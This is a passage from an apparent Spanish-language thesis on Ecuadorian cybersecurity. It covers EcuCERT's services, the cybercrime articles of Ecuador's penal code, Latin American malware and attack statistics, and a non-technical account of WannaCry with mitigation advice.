Al momento que el incidente es revelado, por medio de las tres maneras descritas anteriormente, el centro de respuesta debe realizar un registro del incidente, almacenar la información enviada o recibida adjunta con el incidente reportado, para finalmente contactar con el cliente. La información es respaldada por un intervalo de tiempo de seis a doce meses según los requisitos de la Arcotel (anteriormente Supertel).

2.5.2.3 Gestión de vulnerabilidades

La gestión de vulnerabilidades es un servicio reactivo que involucra el recibir información y reportes de vulnerabilidades de hardware y software.
Con esta información se analiza la naturaleza, los mecanismos y efectos de estas vulnerabilidades, y se desarrollan estrategias de respuesta para detección y reparación de las mismas.

El funcionario del EcuCERT recibe la información enviada por el cliente para el análisis de vulnerabilidades; registra y almacena dicha información en el sistema y bases de datos. La información permanecerá almacenada por un periodo de seis a doce meses.

El análisis de vulnerabilidades requerirá altas capacidades de procesamiento, según los estimados de la Arcotel, ya que un solo caso puede tener varias decenas de gigabytes de información. El contacto entre funcionario del EcuCERT con el cliente, se dará por medio de correo electrónico. La transferencia de archivos se la podrá hacer de manera personal usando medios ópticos o magnéticos o haciendo uso del servidor ftp.

2.5.2.4 Anuncios

El servicio de anuncios es un servicio proactivo, se refiere a cualquier publicación que haga el EcuCERT como por ejemplo alertas de intrusos, alertas de vulnerabilidades y avisos de seguridad; manteniendo un servicio de carácter informativo, y de investigación.

Cuenta con tres actores: el funcionario del EcuCERT, cliente y público en general. Los anuncios serán vía web o correo electrónico.

2.5.2.5 Desarrollo de herramientas de seguridad

El servicio de desarrollo de herramientas de seguridad es un servicio proactivo, se trata del desarrollo de herramientas para la comunidad del EcuCERT. Pueden ser parches de herramientas ya existentes o ser una herramienta completamente nueva.

Para este servicio se cuenta con cuatro actores:

- Funcionario.
- Cliente
- Honeynet
- Red de pruebas

La denominada honeynet actuará como un sistema que recopilará información sobre atacantes, y la forma en que estos realizan sus ataques. El

funcionario será el encargado de analizar la información de la honeynet; y junto con la información de otros ataques a clientes, y reportes de otros CSIRT desarrollará herramientas que ayuden a combatir, evitar o prevenir estos ataques. Todas las herramientas entrarán a un periodo de prueba, para lo cual se utilizará la red de pruebas con que contará el EcuCERT. Finalmente, la herramienta será publicada en la página web o entregada directamente a los clientes de ser el caso. Además, se almacenará la herramienta, así como toda la información relativa a esta, como documentación, versiones previas, registro de la herramienta desarrollada en la base de datos, etc.

2.5.2.6 Detección de intrusos

El servicio de detección de intrusos es un servicio proactivo. Los CSIRT que realicen este servicio, revisan y analizan logs de diferentes equipos como firewalls, IDS, IPS y en caso de encontrar una amenaza inician una acción coordinada con el cliente para lidiar con la misma.

Como se puede apreciar los actores que intervienen en este servicio son: funcionario, y cliente. Este servicio funciona de dos maneras, en la primera el cliente entregará al funcionario del EcuCERT información correspondiente a logs de diferentes equipos de seguridad, usando para ello medios ópticos o magnéticos, o mediante transmisión ftp. En la segunda esta información es recopilada directamente por el sistema de monitoreo con que cuenta el EcuCERT.

En cualquiera de los dos casos mencionados, cuando el funcionario reciba la información, esta será sometida a un análisis forense, dicho análisis se lo llevará a cabo en el laboratorio de análisis forense, el cual contará con sus propios equipos para el análisis y no es parte del diseño del centro de datos.

La infraestructura del centro de datos se utilizará para registrar en la base de datos todo lo que se hace, así como para almacenamiento por un periodo de 6 a 12 meses de toda la información con que se cuenta.

2.5.2.7 Educación y entrenamiento

El servicio de Educación y entrenamiento provee a la comunidad del EcuCERT de material que ayude a mejorar su seguridad. Esta información puede incluir contenido de terceros tales como: otros equipos CSIRT, vendedores y expertos en seguridad.

Para este servicio el EcuCERT puede ofrecer diferentes cursos de capacitación.

La información publicada por el EcuCERT será:

- Información de contacto con el EcuCERT.
- Guías para comunicar un incidente a EcuCERT.
- Lista de alertas, advertencias, y otros anuncios.
- Documentación de las mejores y más actuales prácticas de seguridad.
- Políticas, procedimientos y checklist para mejorar la seguridad de la empresa.
- Estadísticas de las amenazas más comunes reportadas al EcuCERT.
- Guías generales de seguridad informática.

2.6 Penas legales por violación de las políticas de ciberseguridad

Por incumplimiento de las políticas de ciberseguridad establecidas, la persona o empresa puede acogerse al Código Orgánico Integral Penal del Ecuador, en el mismo que en la sección tercera contempla una variedad de artículos relacionados con los delitos contra la seguridad de los activos de los sistemas de información y comunicación descritos a continuación:

> *Artículo 229 – Revelación ilegal de base de datos:* La persona que, en provecho propio o de un tercero, revele información registrada, contenida en ficheros, archivos, bases de datos o medios semejantes, a través o dirigidas a un sistema electrónico, informático, telemático o de telecomunicaciones; materializando voluntaria e intencionalmente la

violación del secreto, la intimidad y la privacidad de las personas, será sancionada con pena privativa de libertad de uno a tres años.

Si esta conducta se comete por una o un servidor público, empleadas o empleados bancarios internos o de instituciones de la economía popular y solidaria que realicen intermediación financiera o contratistas, será sancionada con pena privativa de libertad de tres a cinco años. (Ministerio de Justicia, Derechos Humanos y Cultos, 2014)

Artículo 230.-Interceptación ilegal de datos: Será sancionada con pena privativa de libertad de tres a cinco años:

1. La persona que, sin orden judicial previa, en provecho propio o de un tercero, intercepte, escuche, desvíe, grabe u observe, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible.

2. La persona que diseñe desarrolle, venda, ejecute, programe o envíe mensajes, certificados de seguridad o páginas electrónicas, enlaces o ventanas emergentes o modifique el sistema de resolución de nombres de dominio de un servicio financiero o pago electrónico u otro sitio personal o de confianza, de tal manera que induzca a una persona a ingresar a una dirección o sitio de internet diferente a la que quiere acceder.

3. La persona que a través de cualquier medio copie, clone o comercialice información contenida en las bandas magnéticas, chips u otro dispositivo electrónico que esté soportada en las tarjetas de crédito, débito, pago o similares.

4. La persona que produzca fabrique, distribuya, posea o facilite materiales, dispositivos electrónicos o sistemas informáticos

destinados a la comisión del delito descrito en el inciso anterior. (Ministerio de Justicia, Derechos Humanos y Cultos, 2014)

Artículo 231.-Transferencia electrónica de activo patrimonial: La persona que, con ánimo de lucro, altere, manipule o modifique el funcionamiento de programa o sistema informático o telemático o mensaje de datos, para procurarse la transferencia o apropiación no consentida de un activo patrimonial de otra persona en perjuicio de esta o de un tercero, será sancionada con pena privativa de libertad de tres a cinco años.

Con igual pena, será sancionada la persona que facilite o proporcione datos de su cuenta bancaria con la intención de obtener, recibir o captar de forma ilegítima un activo patrimonial a través de una transferencia electrónica producto de este delito para sí mismo o para otra persona. (Ministerio de Justicia, Derechos Humanos y Cultos, 2014)

Artículo 232.-Ataque a la integridad de sistemas informáticos: La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años.

Con igual pena será sancionada la persona que:

1. Diseñe, desarrolle, programe, adquiera, envíe, introduzca, ejecute, venda o distribuya de cualquier manera, dispositivos o programas informáticos maliciosos o programas destinados a causar los efectos señalados en el primer inciso de este artículo.
2. Destruya o altere sin la autorización de su titular, la infraestructura tecnológica necesaria para la transmisión, recepción o procesamiento de información en general.

> Si la infracción se comete sobre bienes informáticos destinados a la prestación de un servicio público o vinculado con la seguridad ciudadana, la pena será de cinco a siete años de privación de libertad. (Ministerio de Justicia, Derechos Humanos y Cultos, 2014)

Artículo 233.-Delitos contra la información pública reservada legalmente: La persona que destruya o inutilice información clasificada de conformidad con la Ley, será sancionada con pena privativa de libertad de cinco a siete años.
La o el servidor público que, utilizando cualquier medio electrónico o informático, obtenga este tipo de información, será sancionado con pena privativa de libertad de tres a cinco años.

Cuando se trate de información reservada, cuya revelación pueda comprometer gravemente la seguridad del Estado, la o el servidor público encargado de la custodia o utilización legítima de la información que sin la autorización correspondiente revele dicha información, será sancionado con pena privativa de libertad de siete a diez años y la inhabilitación para ejercer un cargo o función pública por seis meses, siempre que no se configure otra infracción de mayor gravedad. (Ministerio de Justicia, Derechos Humanos y Cultos, 2014)

Artículo 234.-Acceso no consentido a un sistema informático, telemático o de telecomunicaciones: La persona que sin autorización acceda en todo o en parte a un sistema informático o sistema telemático o de telecomunicaciones o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho, para explotar ilegítimamente el acceso logrado, modificar un portal web, desviar o redireccionar de tráfico de datos o voz u ofrecer servicios que estos sistemas proveen a terceros, sin pagarlos a los proveedores de servicios legítimos, será sancionada con la pena privativa de la libertad de tres a cinco años. (Ministerio de Justicia, Derechos Humanos y Cultos, 2014)

CAPÍTULO 3: ESTUDIO DE INCIDENTES DE CIBERSEGURIDAD Y DE CIBERATAQUES OCURRIDOS EN AMÉRICA LATINA

En la actualidad la ciberseguridad se ha convertido en un aspecto de muy alta relevancia a nivel mundial, debido a que toda información de cualquier contexto ya sea financiera, legal, militar o incluso personal está digitalizada casi en su totalidad, de esta forma se vuelve vulnerable a ciberataques ya sean estos dirigidos o no dirigidos.

Por lo que en este capítulo se presentara los ciberataques de mayor relevancia a nivel histórico en América Latina según su impacto, estudiando su origen, propagación y consecuencias para de esta forma evidenciar las falencias en ciberseguridad en las instituciones públicas y privadas de esta sección del continente y analizando la influencia de estos acontecimientos en las empresas del Ecuador.

3.1. Análisis de los incidentes y vulnerabilidades de ciberseguridad perpetuados en la última década

Entre los años 2012 y 2017, los códigos maliciosos están situados como la razón principal de incidentes de ciberseguridad en las empresas de latinoamérica; durante el 2016 según encuestas realizadas por la compañía de seguridad informática ESET a diferentes empresas de Argentina, Chile, Colombia, Costa Rica, Ecuador, El Salvador, Guatemala, Honduras, México, Nicaragua, Panamá, Paraguay, Perú y Venezuela, se obtuvo como resultado que el 49% de las pequeñas empresas y alrededor del 30% de las medianas y grandes empresas han sido víctimas de algún tipo de malware.

En el año anterior debido a la propagación y auge del ransomware, que ha tenido impacto a nivel mundial, este se ubica dentro de la categoría de incidentes, a su vez según los datos de ESET en la Tabla 3.1, un porcentaje considerable de los incidentes son debidos a fraudes internos y externos y a ataques dirigidos.

Tabla 3.1: Comparación de porcentaje de incidentes de ciberseguridad en el año 2016.

Incidentes	**Tipo de empresa**		
	Pequeña	**Mediana**	**Grande**
Infección de malware	49%	30%	28%
Rasomware	3%	2%	5%
Phishing	5%	4%	8%
Explotación de vulnerabilidades	7%	8%	9%
Ataque de denegación de servicios	8%	9%	10%
Acceso indebido a aplicaciones y/o base de datos	7%	8%	10%
Falta de disponibilidad de servicios críticos	8%	9%	11%
Fraude interno/externo	10%	12%	18%
Ataques dirigidos (APTs)	10%	18%	19%

Fuente: ESET. (2017).

Posiblemente una de las causas por la cual el porcentaje de incidentes de phishing ha decrecido, exceptuando a los ciberataques realizados por malware, es que resulta mucho más lucrativo y con tendencia a tener un crecimiento económico acelerado, realizar ataques por medio de ransomware que a través de un phishing, ya que el primero tiene la característica que, una vez que el atacante encuentra una vulnerabilidad en el sistema, el rasomware infecta a los equipos sin importar que tanto conocimiento técnico tenga el administrador de la red mientras que el segundo está orientado a atacar la red, tomando como punto de entrada a una víctima que comúnmente tiene escasos conocimiento en ciberseguridad, facilitando el acceso al atacante; esto ha llegado a tal grado que los smartphones se ven afectado debido a esto con mucha más regularidad que antes y con tendencia a seguir incrementándose; por lo que se ha adaptado un término denominado el *Rasomware de las cosas* que podría llegar a convertirse en una potencial amenaza en cuanto a ciberseguridad a corto plazo.

Según los datos estadísticos recogidos por ESET representados en la Figura 3.1, entre el 2009 y el 2016 los ataques registrados por malware se han mantenido en un constante vaivén de crecimiento y recesión, donde en el año 2016 debido al auge del ransomware como mecanismo de ataques contra la seguridad informática hacia las empresas en latinoamérica, existe un crecimiento del 9% con respecto al año 2015, evidenciando la necesidad de

fortalecer e implementar políticas de ciberseguridad en las mismas, para mitigar el impacto al momento de un acontecimiento similar al WannaCry ocurrido este año.




Figura 3.1: Evolución de ataques por malware desde 2009 a 2016.
Fuente: ESET. (2017)

En inicios del año 2016 se registró el ciberataque de un troyano denominado *Remtasu*, que fue desarrollado con la finalidad para obtener información confidencial de los ordenadores de las víctimas, este caso tuvo una repercusión considerable en Colombia, donde por medio de campañas publicitarias, utilizaban técnicas de ingeniería social para obtener los datos deseados.

Uno de los casos reportados por ataque debido a botnets es el ataque llamado *Bondat*, que se basaba en un malware orientado a tomar el control de los equipos que usan como sistema operativo a Microsoft Windows; esta amenaza fue distribuida mayoritariamente por medio de memorias flash extraíbles, teniendo incidencia principalmente en México, Ecuador, Colombia y Perú.

Otro caso reportado fue el ransomware *Locky*, donde el laboratorio de Investigación de Malware de ESET Latinoamérica encontró la presencia del

mismo en equipos procedentes de México, Perú, Colombia, Chile, Argentina y Guatemala. A partir de este rasomware se desarrollaron algunas variantes del mismo para atacar a otras plataformas diferentes a Windows, como macOS, que fue víctima de *KeRanger* que fue el primer considerado rasomware el primer en atacar a equipos OS X, así también el *CTB-Locker* que fue desarrollado con la finalidad de cifrar la información de los servidores.

Los casos antes mencionados solo son algunos de los ciberataques que acontecen en américa latina cada mes, mostrando el problema que representan los malware propagados por diferentes medios como archivos adjuntos en los correos electrónicos, drive-by-download o incluso dispositivos electrónicos extraíbles, alcanzando a provocar daños informáticos por la falta de ciberseguridad adecuada en la información y demás activos a nivel corporativo; en la Figura 3.2 se encuentra representado el porcentaje de las empresas que han padecido de ataques por medio de malware en el año 2016 según el país de establecimiento, donde las empresas en Ecuador se encuentran en el quinto lugar con el 45.6% a nivel de toda latinoamérica, exceptuando a Brasil en la lista, siendo este un indicador importante para desarrollar e implementar medidas con la finalidad de reducir el índice de ciberataques en el país, ya que los ataques tienden a la alza cada año.




Figura 3.2: Infecciones de malware por país en el año 2016.

Fuente: ESET. (2017).

Según cifras de Kaspersky Lab por medio de su mapa de ciberamenazas en tiempo real , en el mes de junio del año 2017, Ecuador ocupó el quinto puesto a nivel mundial y a nivel de América del Sur ocupó en primer puesto con el 2.8% en cuanto a ciberataques a sus redes mostrados en las Tablas 3.2 y 3.3, respectivamente; donde el 49.05% de estos fue ocasionados por ataques de fuerza bruta a través de RDP (denominado Bruteforce.Generic.RDP); este ataque está basado en explorar los rangos de IPs y de puertos TCP para servidores RDP, donde el puerto predeterminado es el 3389, ya que estos sistemas permiten ser cliente o servidor. Una vez que el atacante encuentra un servidor RDP, intenta iniciar sesión, particularmente como administrador, donde de lograrse un exitoso ataque RDP contra un servidor permitiría tener el control total del mismo. Por lo que Kaspersky detalla algunas recomendaciones para evitar que este ataque tenga éxito:

- Utilizar contraseñas complejas, usando números, mayúsculas y caracteres especiales, principalmente para cuentas con acceso de administrador.
- Considerar inhabilitar la cuenta de administrador y utilizar un nombre de cuenta diferente para acceder al servidor.
- Establezca un sistema para bloquear a un usuario durante un período de tiempo después de un cierto número de intentos fallidos de inicio de sesión.

Tabla 3.2: Índice mundial de ciberataques a redes.

Posición	País	Porcentaje
1°	Pakistán	3.96%
2°	Taiwán	3.88%
3°	Indonesia	3.79%
4°	República Dominicana	3.11%
5°	Ecuador	2.8%
6°	Tailandia	2.78%
7°	Irán	2.73%
8°	Bangladés	2.7%
9°	Corea del Sur	2.67%
10°	Venezuela	2.61%

Fuente: Kaspersky Lab. (2017).

Tabla 3.3: Índice de ciberataques a redes en América del Sur.

Posición	País	Porcentaje
1°	Ecuador	2.8%
2°	Venezuela	2.61%
3°	Chile	2.25%
4°	Bolivia	2.08%
5°	Argentina	2.03%

Fuente: Kaspersky Lab. (2017).

Por otro lado, entre las vulnerabilidades más evidentes presentadas por Ecuador en el mes anterior mostrado en la Figura 3.3, según Kaspersky Lab, se encuentra el exploit denominado SWF.Agent.se con el 22.97% de porcentaje de infección en relación a la totalidad de equipos analizados; este malware está diseñado para realizar robo de datos de un sistema informático con acceso a internet; la infección del equipo es consecuencia de la falta de actualización de la base de datos de firmas de virus o falta de métricas de seguridad en el mismo. Entre sus propiedades dispone de la capacidad de utilizar rootkits para permanecer en el anonimato y evitar ser desinfectado cuando se realice un análisis con el antivirus.

Una vez a la interna del sistema, desactiva procesos automáticamente, hace corrupción de archivos y modificación de valores de registros, teniendo como consecuencia bloqueos en el sistema, alteración en la configuración del navegador, mantener registros de las pulsaciones del teclado para obtener información personal de alta relevancia.




Figura 3.3: Porcentaje de infección de equipos por exploits en Ecuador durante el mes de junio.
Fuente: Kaspersky Lab, (2017)

Según el informe de Symantec sobre las amenazas para la seguridad del año 2015, la comercialización de datos confidenciales, malware, servicios de ciberataques e información sobre las vulnerabilidades en la ciberseguridad de las organizaciones se ha convertido en un mercado floreciente en la actualidad, donde los precios fluctúan según la oferta y la demanda de los mismos, como se muestra en la Tabla 3.4.

Tabla 3.4: Precios estimados de servicios prestado por ciberdelincuentes.

Servicio prestado	**Precio estimado**	**Finalidad**
Mil direcciones de correo robadas	$0.50 a $10	Spam y phishing
Datos de tarjetas de crédito	$0.50 a $20	Compras fraudulentas
Pasaportes escaneados	$1 a $2	Robo de identidad
Cuentas de servicios de videojuegos robadas	$10 - $15	Adquisición de objetos virtuales valiosos
Malware personalizado	$12 a $3500	Desvío de fondos y robo de bitcoins
Mil seguidores en una red social	$2 a $12	El interés de los usuarios en la red en cuestión
Cuentas de servicios en la nube robadas	$7 a $8	Alojamiento de un servidor de comando y control

Envío de un millón de mensajes de spam a cuentas de correo electrónico verificadas	$70 a $150	Spam y phishing
Tarjeta SIM para móvil registrada y activada en Rusia	$100	Fraudes

Fuente: Symantec Corporation. (2016)

A medida que transcurre el tiempo, la ciberdelincuencia se vuelve cada vez más especializada y profesionalizada, dedicándose algunos al desarrollo y distribución de malware y otros a la comercialización de datos de tarjetas de créditos robadas; donde rentar un kit de herramientas web para infectar a los ordenadores con descargas no autorizadas está presupuestado entre $100 y $700 semanal, con derecho a actualizaciones periódicas y asistencia remota.

Otro ejemplo sería el malware denominado SpyEye, que fue descubierto bajo el nombre de Trojan.Spyeye, el cual es usado para realizar ataques a los servicios de banca online, este puede alquilarse durante seis meses a un precio que oscila entre los $150 y $1250, y los ataques distribuidos de denegación de servicio están presupuestados entre $10 y $1000 al día.

3.2 Ciberataques de mayor relevancia ocurridos a nivel mundial con daños colaterales en América Latina en el siglo XXI

3.2.1 WannaCry

El ciberataque denominado WannaCry fue registrado el 12 de mayo del 2017, afectando en un inicio a empresas como Telefónica con sede en España y al sistema de salud de Gran Bretaña, para posteriormente convertirse en pocas horas en un ataque a escala mundial afectando en América Latina principalmente a países como México, Brasil, Ecuador, Colombia y Chile. Donde solamente en México, la firma Seekurity asegura que se identificaron 9 mil 309 servidores y computadoras afectadas, de 99 compañías diferentes, entre las más afectadas, la firma señala que entre ellas se encuentran

TotalPlay, de Grupo Salinas, Cablemás y Cablevisión, de Grupo Televisa; la Comisión Federal de Electricidad; Dataflux, Marcatel, Maxcom, Megacable y Urbi Desarrollos Urbanos.




Figura 3.4: Representación de los países más afectados por WannaCry en Latinoamérica.
Fuente: Bestuzhev, D. (2017)

Se afirma que este ciberataque utilizó el exploit denominado EthernalBlue, descubriendo una vulnerabilidad en el protocolo Server Message Block (SMB); ya que el SMB es un protocolo creado con la finalidad de ser usado para compartir archivos y dispositivos entre nodos de una red, por lo que mantenía una brecha abierta que fue aprovechada por el WannaCry, que cada vez que un equipo era afectado por este ciberataque, tenía vía libre para avanzar al siguiente más cercano en la red, facilitando que los equipos se infecten en cadena en un tiempo tan limitado que se volvió incontrolable; esta vulnerabilidad estaba vigente en una variedad de versiones de Microsoft Windows, como Windows Vista, Windows 7, Windows 8.1,

Windows 10, Windows Server 2008, Windows Server 2012, y Windows Server 2016, que no tenían instalado en los equipos el parche de seguridad MS17-010, que había sido lanzado el 14 de marzo del mismo año, afectando a toda una variedad de clientes, desde usuarios finales que únicamente utilizan un equipo para uso personal hasta organizaciones de nivel corporativo que manejan centros de datos de gran alcance, tránsito y relevancia a nivel nacional.

En el momento inicial del brote de WannaCry, se notó un aumento significativo en el escaneo del puerto 445, también denominado microsoft-ds que es un puerto usado por el protocolo UTP con la finalidad de compartir ficheros. Se estima que el aumento de escaneo del puerto 445 fue causado probablemente por escaneos de sistemas infectados que exploraban los equipos adyacentes para buscar más víctimas, entrando en las redes corporativas a través de host vulnerables que tenían el puerto 445 expuesto a internet. El ransomware primero verificaba si podía llegar al sitio web http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com, para posteriormente verificar si existe una clave de registro presente, pero para contrarrestar esto Rendition Infosec desarrollo una herramienta denominada “Tearst0pper” que puede ser usada para establecer las entradas de registro.

El malware crea un par de claves RSA compuesta por 2048 bits. La clave privada se cifra utilizando una clave pública que está incluida en el malware. Para cada archivo, se genera una nueva clave AES aleatoria. Esta clave AES aleatoria es cifrada con la clave pública del usuario. Para descifrar los archivos, la clave privada del usuario debe descifrarse, por lo que es requerido la clave privada del autor del malware, para de esta forma pedir una recompensa por ella, y que el usuario pueda descifrar sus archivos.

Los archivos cifrados utilizan la extensión "wncry" y para desencriptar los mismo; de forma simple, se puede poner como ejemplo que en esta situación se le pedía al usuario que pague $ 300, lo que aumentará a $ 600 después de unos días, y si no se cumplía con lo solicitado, el ransomware amenazaba con borrar todos los archivos después de una semana. Además de encriptar los

ficheros del usuario, el malware también instalaba una trapdoor denominada “doublepulsar”; esta puerta trasera podía ser utilizada para comprometer aún más el sistema y su vez también se instalaba Tor para facilitar la comunicación con el autor del ransomware.

El CSIRT de Panamá sugiere como medida inicial para el ciberataque de WannaCry, desactivar el protocolo SMBv1 o en su defecto realizar la instalación del parche de seguridad MS17-010 correspondiente, con esto se evitará que el ransomware se propague por medio de la red, pero esto no evitará los efectos del ataque en el equipo en donde sea ejecutado por el operador. De esta forma el CSIRT de Panamá aconseja seguir las siguientes recomendaciones para evitar ser invadido por otro ciberataque similar al WannaCry:

- Evitar abrir ficheros adjuntos o enlaces de Internet de procedencia poco fiable. Debido a que también existen casos donde se reciben correos electrónico maliciosos donde el autor del mismo es un reconocido contacto de la posible víctima, puede ocurrir una falsificación de identidad, por lo que se sugiere confirmar con el emisor si este envió el correo electrónico con el archivo adjunto en él, esto se debería realizar en persona o vía telefónica o en un email diferente del receptado, ya que al responder al mismo correo malicioso con una identidad falsificada, la respuesta se redirigida al atacante mas no al verdadero emisor del correo.

- Efectuar respaldos periódicamente y almacenarlos en unidades de almacenamiento sin acceso a Internet o a la red interna de la empresa, ya que, al ser infectado un equipo con acceso a un servidor, existe la probabilidad de que también sean cifrados los archivos del servidor.

- Tener habilitada la herramienta Shadow Volume Copies que permite la función de Restaurar Sistema de Windows en los equipos de mayor relevancia.

- Mantener las actualizaciones de herramientas de software como antivirus y antimalware, y proceder a realizar escaneos de forma regular en todos los equipos.

